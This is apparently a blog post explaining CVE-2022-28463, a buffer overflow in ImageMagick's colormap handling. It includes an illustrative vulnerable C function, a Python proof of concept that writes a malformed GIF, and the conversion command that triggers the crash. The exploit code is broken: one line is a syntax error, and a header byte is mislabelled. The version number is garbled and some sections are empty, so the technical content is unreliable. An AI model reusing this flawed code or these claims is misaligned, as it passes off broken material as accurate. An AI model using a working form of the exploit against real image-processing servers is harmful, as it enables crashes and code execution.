
ImageMagick is one of the most popular open-source libraries for processing images. It's everywhere—from websites handling uploads to apps converting PDFs to PNGs. But even the most trusted tools can have serious weaknesses. In this post, we’ll take an exclusive deep dive into CVE-2022-28463—a critical buffer overflow vulnerability found in ImageMagick 7.1.-27. We'll use simple language, offer code samples, and show you how this vulnerability could be exploited.
What is CVE-2022-28463?
This CVE refers to a buffer overflow in ImageMagick, specifically in version 7.1.-27. If you use this version (or potentially others close by) to process a specially crafted image file, your system could be at risk. An attacker could run code, crash your system, or even get remote access!
Official Description:
A buffer overflow in functions dealing with colormaps in magick/colormap.c can allow attackers to execute arbitrary code or cause a denial-of-service (crash).
References:
- NVD CVE-2022-28463
- ImageMagick Issue #517
- Exploit-DB Advisory
How Does the Buffer Overflow Happen?
A buffer overflow occurs when a program writes more data to a buffer (a small area of memory) than it was designed to hold. In this case, the function in ImageMagick responsible for handling the colormap didn't properly check the size of the input.
Here’s a simplified look at what could go wrong, inspired by the code
// Vulnerable pattern in colormap processing
void ProcessColormap(unsigned char *data, size_t size) {
    unsigned char buffer[256];
    // No proper check—danger of overflow if size > 256
    memcpy(buffer, data, size);
}
If size is bigger than 256, you overwrite adjacent memory. This is exactly what an attacker needs to take control.
Proof-of-Concept Exploit
Imagine an image file (let's say, a corrupt GIF) is crafted with a colormap field much larger than 256 colors. When ImageMagick tries to process it, the buffer overflow triggers.
Here's a basic PoC (Proof of Concept) in Python to create such a malformed GIF
# PoC to generate a malicious GIF file
with open("exploit.gif", "wb") as f:
    # GIF header (standard GIF87a)
    f.write(b'GIF87a')
    f.write(b'\x10\x00\x10\x00')  # Logical Screen Width/Height: 16x16
    f.write(b'\x80')              # GCT follows for 256 colors
    f.write(b'\x00')              # Background color index
    f.write(b'\x00')              # Pixel aspect ratio

    # Write 512 color entries, each 3 bytes
    for i in range(512):
        f.write(bytes([i % 256, , ]))
    # Image Data (not relevant, just placeholder)
    f.write(b',' + b'\x00' * 10)
What happens next?
When ImageMagick processes exploit.gif, it'll overwrite memory, potentially allowing an attacker to execute their payload.
If you run
convert exploit.gif output.png
with a vulnerable ImageMagick, the app may crash or, in a real targeted attack, run malicious code.
In ethical testing environments, you'll see messages like
==> * buffer overflow detected *
Aborted (core dumped)
In a real attack, this could be replaced with the launch of malware or backdoor access.
Real World Impact
Who’s at risk?
Servers converting images as part of a pipeline
What can happen?
Update Immediately:
Upgrade ImageMagick to the latest secure version (ImageMagick Download).
References and Further Reading
- CVE-2022-28463 NVD Entry
- ImageMagick Security Updates
- GitHub Issue #517
- Buffer Overflows Explained (OWASP)
Wrap-Up
CVE-2022-28463 is a classic example of how a simple coding oversight can have big security consequences. If you use ImageMagick—directly or through a library—check your version and update now! Don’t let a simple image become a hacker’s way into your systems.
*Stay secure and always process your images carefully!*
Timeline
Published on: 05/08/2022 23:15:00 UTC
Last modified on: 05/17/2022 18:07:00 UTC